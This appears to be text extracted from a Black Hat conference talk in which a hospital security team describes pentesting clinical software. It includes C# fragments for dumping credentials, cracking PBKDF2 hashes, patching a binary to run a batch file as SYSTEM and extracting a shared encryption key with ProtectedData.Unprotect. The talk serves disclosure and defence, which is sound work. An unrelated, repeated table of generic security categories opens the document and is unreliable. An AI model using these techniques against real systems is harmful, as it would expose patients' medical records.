Asset Protection	Contract Security	Agreement enforcement	Legal, operations	Legal	Periodic	Legal department	High
Asset Protection	Compliance Security	Regulatory adherence	All areas	Compliance	Continuous	Compliance department	High
Asset Protection	Business Security	Strategic planning	All areas	Operations	Periodic	Operations department	High
Asset Protection	Information Security	Data encryption	IT systems, databases	IT	Continuous	IT staff	High
Asset Protection	Physical Security	Access control	Buildings, premises	Physical	Continuous	Security personnel	High
Asset Protection	IT Security	Network protection	IT systems, databases	IT	Continuous	IT staff	High
Asset Protection	Financial Security	Investment protection	Finance, investments	Finance	Continuous	Finance department	High
Asset Protection	Legal Security	Contract review	Legal, operations	Legal	Periodic	Legal department	High
Asset Protection	Operational Security	Process optimization	Operations, production	Operations	Continuous	Operations staff	High
Asset Protection	Human Security	Employee safety	All employees	Human Resources	Continuous	HR department	High
Asset Protection	Environmental Security	Eco-friendly practices	All areas	Operations	Continuous	Operations staff	High
Asset Protection	Social Security	Community relations	All areas	Marketing	Continuous	Marketing department	High
Asset Protection	Reputation Security	Brand management	All areas	Marketing	Continuous	Marketing department	High
Asset Protection	Customer Security	Privacy protection	Sales, service	Sales/Service	Continuous	Sales/Service staff	High
Asset Protection	Vendor Security	Supplier vetting	Purchasing	Purchasing	Periodic	Purchasing department	High
Asset Protection	Contract Security	Agreement enforcement	Legal, operations	Legal	Periodic	Legal department	High
Asset Protection	Compliance Security	Regulatory adherence	All areas	Compliance	Continuous	Compliance department	High
Asset Protection	Business Security	Strategic planning	All areas	Operations	Periodic	Operations department	High





```
public User AuthenticateUser(string username, string password)
```

```
{
```

```
    string value;  
    reportReader.Read(out text, out value);  
    using (StreamWriter streamWriter = File.CreateText("c:\\Temp\\client.txt"))  
    {  
        streamWriter.WriteLine("success");  
        streamWriter.WriteLine(text);  
        streamWriter.WriteLine(value);  
    }
```

Crack the Hash

1 2 3 4 5 6

```
JSMITH$3$10000$256$Rpxg10G7aqU=$TF2n5UK4euqIHQERURxln+koxlNXpopd3Rb++c/0Qqg=...
```

1 – Username

2 – Hash version (PBKDF2)

3 – Iterations

4 – SHA version


5 – Salt

6 – Password Hash

Note: Passwords are sniffed during authentication process

Note: Passwords are UPPER cased


Cracking Downtime Device Hashes



```
C:\> Command Prompt

Matches for:
$ $3$10000$256$FeqXf1VbCrw=$ $0$
$ $3$10000$256$drZXfBK58x4=$ $0$
$ $3$10000$256$11g8d1AfEbs=$ $0$
```

Generic User Space



Generic User Space

User ID:

Password:

Sign In

Report Decryption DLL

User Table Decryption DLL

Report/User Download DLL

Service System Space

Downtime Device Exe's



Privileged Escalation

```
string str = "C:\\temp\\cmd.bat";  
ProcessStartInfo processStartInfo = new ProcessStartInfo();  
processStartInfo.FileName = "cmd.exe /c" + str;  
new Process  
{  
    StartInfo = processStartInfo  
}.Start();
```

Patching binary to run batch file as 'system' user

Downtime Device Key Extract

- Each Downtime device syncs to a central server
- Sync is protected by an encryption key
- Encryption key is the same for all clients associated to that server
- Encryption key is stored encrypted in the registry with the ProtectedData Class

- Can we extract a decrypted key from a client?
- Can we leverage that key to access reports from other servers?

```
byte[] array = ProtectedData.Unprotect(Convert.FromBase64String(text), null,
DataProtectionScope.LocalMachine);
```

Extracting downtime site key from device

Downtime Device Findings

- Patch binary to bypass authentication
- Patch binary to extract user/password hash table
- Patch binary to extra organizations downtime system key
- Privileged escalation to administrator

→ Lessons Learned: Client side code is hard to secure

→ Results: Downtime data and system compromise

→ Patient Records: >13000

	High	Impact Medium	Low
Complexity Low	Red	Red	Yellow
Medium	Red with purple circle	Yellow	Green
High	Yellow	Green	Green

Findings Summary

System	Exploitation Method	Issue Highlighted
Patient Entertainment	Burp/Web Scanning	Client side/validated PIN
Clinical Documentation	Burp/client binary reverse engineering	Client side backdoor code
Drug Management System	Binary reverse engineering/server access/database access	Proprietary algorithm used to encrypt secrets → Decrypt exposed encrypted credentials
Temperature Monitoring	Wireshark monitoring/IoT	Insecure protocol design → Direct TCP client access to server (no auth)
Nurse Call	Server binary reverse engineering/client side debug and patching	Client side authentication logic → Patchable .NET binary
PACs	Client side debug and patch (IDA)	Client side authentication logic → Patchable C++ binary
Downtime system	Reverse engineer client/patch/debug	Client side authentication and insecure design → Patchable binary in .NET & LPE

Findings Summary

Penalties for HIPAA Violations in 2019



Posted By HIPAA Journal on Jan 2, 2020

Apr 14, 2017, 10:05pm EDT

Your Electronic Medical Records Could Be Worth \$1000 To Hackers



Mariya Yao Contributor @
ForbesWomen
CTO of Metamaven, Co-Author of "Applied Artificial Intelligence"

ivanti

BLOG

Records: 225,000
Dark Web: \$2,250,000 - \$225,000,000
Penalties: ?

The Black Market for Medical Records and What It's Costing Hospitals

September 22, 2016

Security

Endpoint & Workspace Management

Supply Chain

112 million records compromised, selling for \$10 to \$500 per record



Penn Medicine

Red Flag Indicators

- Default credentials
- Plaintext credentials
- Lack of hashed credentials in database
- Exposed 'secrets' via client side file review
- Client/Server protocol design errors
- OWASP 101 including APIs
- Client side binary review issues (e.g. "backdoor", decrypt, keys, etc.)
- Client side authentication (e.g. debug/patchable authentication)
- Gut instinct

What are we doing at Penn Med?

- 'Lite' pentests on all new products
- Team based 'Penn' Test Practices (CSO50 2020)
- Strategic security application testing goals
- Advanced Certification and Training Program
- H-ISAC vulnerability notifications

Where to from here?

- Healthcare security members – we need to collaborate on these issues and share a lot more.
- Security community – healthcare needs your help raising awareness. On the next Pentest, recommend a review of an application in addition to the goal of Domain Admin.
- Healthcare application vendors – please don't make our jobs harder.

Thanks to Penn Medicine Security Team and Black Hat for making this possible!



BLACK HAT HUMANE

"No Vendors Were Harmed"

